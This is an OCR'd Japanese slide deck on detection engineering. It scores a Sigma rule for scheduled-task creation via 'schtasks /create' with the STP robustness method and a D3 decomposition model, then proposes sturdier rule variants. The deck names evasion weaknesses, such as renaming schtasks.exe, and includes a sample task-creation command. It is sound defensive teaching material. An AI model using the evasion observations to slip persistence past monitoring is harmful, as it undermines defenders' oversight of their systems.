3-5 : How to build Robust Detection Rule

- **STP理論①：検知ルールの定量評価技法**

「イベントの堅牢性」の数値化 | 「分析の堅牢性」の数値化 | 条件式の分析 | 総合スコアの決定

- **Step 2：分析の堅牢化の数値化**
  - 分析の堅牢性（Analytic Robustness）とは、「観測値」がどれぐらい網羅的に攻撃を検出できるかを意味する。今回の場合、以下の３点が評価対象になる。

```
detection:
    selection:
        Image|endswith: '¥schtasks.exe'
        CommandLine|contains: ' /create ‘

    filter_main_system_user:
        User|contains:
            - 'AUTHORI'
            - 'AUTORI'
    condition: selection and
                        not 1 of filter_main_*
```

No.	検知ルール概要	評価	根拠
(A)	**selectionセクション内：** Image フィールドの値がschtasks.exeで終わる場合に検知する	Lv.1	schtasks.exeをコピーしてa.exeとすれば実行ファイル名は簡単に変更可能であるため、Lv.1と評価する。
(B)	**selectionセクション内：** コマンドライン内に/createというコマンドライン引数が含まれていれば検知する	Lv.3	OSコマンドの一機能に言及しているため、「システムに侵害前から存在していたツールや機能に関連する観測値」に該当し、Lv.3と評価する。
(C)	**filterセクション内：** SysmonログレコードにUserフィールドがあり、システムユーザー（例：NT AUTHORITY¥System）が指定されている場合、検知除外する	Lv.3	システムユーザーの除外は、「システムに侵害前から存在していたツールや機能に関連する観測値」に該当し、Lv.3と評価する。

3-5 : How to build Robust Detection Rule

- **STP理論①：検知ルールの定量評価技法**

「イベントの堅牢性」の数値化 | 「分析の堅牢性」の数値化 | **条件式の分析** | 総合スコアの決定

- **Step 3：条件式の分析**
  - STEP2で評価した観測値の関係性を示す条件式（Condition）を分析する。
    - 条件式：P AND Q
      - 攻撃者は、PまたはQを回避すればよいので、２種類の観測値のうち小さい値に等しくなる。
    - 条件式：P OR Q
      - 攻撃者は、PとQの両方を回避する必要があるので、２種類の観測値のうち大きいほうに等しくなる。
  - *condition: selection and not 1 of filter_main_**
    - 今回の場合、(A) AND (B) AND (C)に相当するため、全体のレベルは、Lv.1となる。

3-5 : How to build Robust Detection Rule

- **STP理論①：検知ルールの定量評価技法**

「イベントの堅牢性」の数値化 > 「分析の堅牢性」の数値化 > 条件式の分析 > **総合スコアの決定**

- **Step ４：総合スコアの決定**
  - STEP1 ~ 3を総合すると、「1U」となる。
    - イベントの堅牢性　　：U
    - 分析の堅牢性　　：1
  - 実際、リスト1のtagフィールドに「stp.1u」というタグが付与されいる。MITREプロジェクトチームは、SIGMA GitHubレポジトリにあるSIGMAルールの一部にこうしたタグを付与している。

```
1   title: Scheduled Task Creation Via Schtasks.EXE
2   id: 92626ddd-662c-49e3-ac59-f6535f12d189
3   status: test
4   description: Detects the creation of scheduled tasks by
5   references:
6       - https://learn.microsoft.com/en-us/windows-server/
7   author: Florian Roth (Nextron Systems)
8   date: 2019-01-16
9   modified: 2024-01-18
10  tags:
11      - attack.execution
12      - attack.persistence
13      - attack.privilege-escalation
14      - attack.t1053.005
15      - attack.s0111
16      - car.2013-08-001
17      - stp.1u
```

3-5 : How to build Robust Detection Rule

- **STP理論②：D3モデルによる堅牢な検知ルールの構築と改善**


D3モデルの作成	適切な検知ポイントの特定	除外ルールの検討
特定の攻撃手法（Techniques)に対する攻撃手順（Procedure）に注目し、実行時における潜在的な技術的挙動と検知ポイントを列挙する（=D3モデルの作成）	D3モデルより、複数の攻撃手順に対して共通して利用可能な検知ポイントを特定する。	低い偽陰性を維持しつつ、既知の偽陽性を減らし、分析精度を高めるため、除外ルールを検討する。

3-5 : How to build Robust Detection Rule

- **STP理論② : D3モデルによる堅牢な検知ルールの構築と改善**

D3モデルの作成 | 適切な検知ポイントの特定 | 除外ルールの検討

- **Step1 : D3モデルの構築**
  - D3モデル : Detection Decomposition Diagram
    - 技術スタックの観点から、OS・システム上の挙動を整理し、検知可能なポイントを可視化するモデル
    - D3モデルによる可視化を行うことで、具体的に何を監視すべきか明確化される。
  - 次ページに、「T1053 : Scheduled Task Creation Via Schtasks.EXE」のD3モデルを示す。


①プロセス作成
Sysmon EID 1 (U)
Windows EID 4688 (K)
②タスク作成
Windows EID 4698 (A)
③レジストリオブジェクト作成
Sysmon EID 12 (K)
Windows EID 4663 (K)
④モジュール読み込み
Sysmon EID 7 (K)
⑤ファイル作成
Sysmon EID 11 (U)
PowerShellによるスケジュールタスク
リモートレジストリ
タスクスケジューラ
schtasks.exe
正当な行動
Image
ps1.exe
コマンド
ITaskFolder::
RegisterTask
タスク作成
Task Created
Image
at.exe
Image
schtasks.exe
タスク作成
Task Created
Image
schtasks.exe
コマンド
schtasks.exe
/create /tn
“calc.exe” /tr
“calc.exe”
タスク作成
Task Created
Image
notepad.exe
タスク作成
Task Created
レジストリ
HKLM¥SOFTWARE¥
Microsoft¥Windows
NT¥CurrentVersion
¥Schedule¥TaskCac
he¥Tree¥
HKLM:¥SOFTWARE¥Mic
rosoft¥Windows
NT¥CurrentVersion¥Sch
edule¥TaskCache¥Tasks
レジストリ
HKLM¥SOFTWARE¥Micr
osoft¥Windows
NT¥CurrentVersion¥Sch
edule¥TaskCache¥Tree¥
Module Load
Regsvc.dll
Module Load
Regsvc.dll
Module Load
Regsvc.dll
Module Load
Regsvc.dll
ファイル
C:¥Windows¥
System32¥Task
s
C:¥Windows¥Ta
sks
File
C:¥Windows¥
System32¥Task
s


3-5：How to build Robust Detection Rule

- **STP理論②：D3モデルによる堅牢な検知ルールの構築と改善**

D3モデルの作成 | **適切な検知ポイントの特定** | 除外ルールの検討

- **Step2：適切な検知ポイントの特定**
  - D3モデルから、検知ポイントを特定する。どこを選ぶかは、Detection Engineerの判断による。

攻撃者がログから回避できない一方、正規の操作についても記録されるため、偽陽性の観点から防御側に多くのノイズと負担が発生する可能性がある。



この検知方法は、一部の攻撃を検知できない可能性あり

3-5 : How to build Robust Detection Rule


- **STP理論② : D3モデルによる堅牢な検知ルールの構築と改善**

D3モデルの作成 → 適切な検知ポイントの特定 → **除外ルールの検討**

- **Step3 : 除外ルールの検討**
  - 低い偽陰性（False Negative）を維持しつつ、既知の偽陽性（False Positive）を減らし、分析精度を高めるため、除外ルール（Exclusion）を追加する。
  - SIGMAの場合、filterセクションで記述されていた内容が、除外ルールに相当する。
  - 但し、除外ルール設定を間違えれば偽陰性率をあげてしまうため、攻撃者が操作・制御することが難しく、悪用しづらい形で除外ルールを定義する必要がある。

3-5 : How to build Robust Detection Rule


- 検知ルールの定量評価技法 + D3モデルを利用すると、検知の改善を行うことも可能となる
- **改善案 #1 : *OriginalFileNameの利用*（3U）**
  - SYSMON EID1のレコードの「OriginalFileName」というフィールドがあり、PEヘッダに格納した値を取得する。ファイル名を変更してもPEヘッダの値は変更されず、「システムに侵害前から存在していたツールや機能に関連する観測値」となる。
  - 修正案：OriginalFileName|contains: 'schtasks’





```
18      logsource:
19          category: process_creation
20          product: windows
21      detection:
22          selection:
23              Image|endswith: '\schtasks.exe'
24              CommandLine|contains: ' /create '
25          filter_main_system_user:
26              User|contains: # covers many language settings
27                  - 'AUTHORI'
28                  - 'AUTORI'
29          condition: selection and not 1 of filter_main_*
30      falsepositives:
31          - Administrative activity
32          - Software installation
33      level: low
```

3-5 : How to build Robust Detection Rule

- 検知ルールの定量評価技法 + D3モデルを利用すると、検知の改善を行うことも可能となる。
- **改善案 #2 : EID4688の利用（3K）**
  - プロセス作成を記録するEID 4688 （イベントの堅牢性：K）を利用する。
  - EID4688を使い、コマンドラインに/createが含まれたルール（分析の堅牢性：3）を検知する。

